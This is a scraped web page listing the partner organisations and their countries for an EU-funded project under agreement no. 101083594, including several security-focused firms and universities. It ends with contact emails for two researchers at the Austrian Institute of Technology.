Project Agreement no. 101083594

 ACEEU ACCREDITATION COUNCIL FOR ENTREPRENEURIAL & ENGAGED UNIVERSITIES	 AIT AUSTRIAN INSTITUTE OF TECHNOLOGY	 APIROPLUS SOLUTIONS	 SINTEF	 SOCIAL ENGINEERING ACADEMY	 TAL TECH
ACEEU GmbH Germany Visit Website	AIT AUSTRIAN INSTITUTE OF TECHNOLOGY GMBH Austria Visit Website	APIROPLUS SOLUTIONS LTD Cyprus Visit Website	SINTEF AS Norway Visit Website	Social Engineering Academy GmbH Germany Visit Website	Tallin University of Technology Estonia Visit Website
Logo missing	 COFAC COOPERATIVA DE FORMAÇÃO E ANIMACÃO CULTURAL C.R.L.	 Consiglio Nazionale delle Ricerche	 Technische Universität Braunschweig	 TECHNICAL UNIVERSITY OF CRETE	 trustilio Enhance your Trustworthiness
C2B CONSULTING Italy Visit Website	COFAC Portugal Visit Website	Consiglio Nazionale delle Ricerche Italy Visit Website	Technical University of Braunschweig Germany Visit Website	Technical University of Crete Greece Visit Website	trustilio B.V. The Netherlands Visit Website
 focal point Cyber Defence Exercises as a Service	 GOETHE UNIVERSITÄT FRANKFURT AM MAIN	 ITML	 UNINOVA	 UNIVERSIDAD DE MÁLAGA	 NOVA UNIVERSIDADE NOVA DE LISBOA
FOCAL POINT Belgium Visit Website	Goethe University Frankfurt Germany Visit Website	Information Technology for Market Leadership Greece Visit Website	Uninova Portugal Visit Website	Universidad de Malaga Spain Visit Website	Universidade Nova De Lisboa Portugal Visit Website
 Institut Mines-Télécom	 LAUREA	 GRUPPO Maggioli	 University of Cyprus	 FACULTY OF SCIENCES NOVI SAD 1969 SERBIA	 UNIVERSITY OF PIRAEUS RESEARCH CENTER
Institut Mines-Télecom France Visit Website	Laurea University of Applied Sciences Finland Visit Website	Maggioli S.p.A. Italy Visit Website	University of Cyprus Cyprus Visit Website	University of Novi Sad Faculty of Sciences Serbia Visit Website	University of Piraeus Research Center Greece Visit Website
 PDMFC	 Security Labs Consulting Ltd	 SGI	 Zelus		
PDMFC Portugal Visit Website	Security Labs Consulting Ltd Ireland (Republic) Visit Website	Serious Games Interactive Denmark Visit Website	ZELUS P.C. Greece Visit Website		

Thank you

Please send all questions to:
Abdelkader Shaaban,
abdelkader.Shaaban@ait.ac.at
Stefan Schauer
Stefan.Schauer@ait.ac.at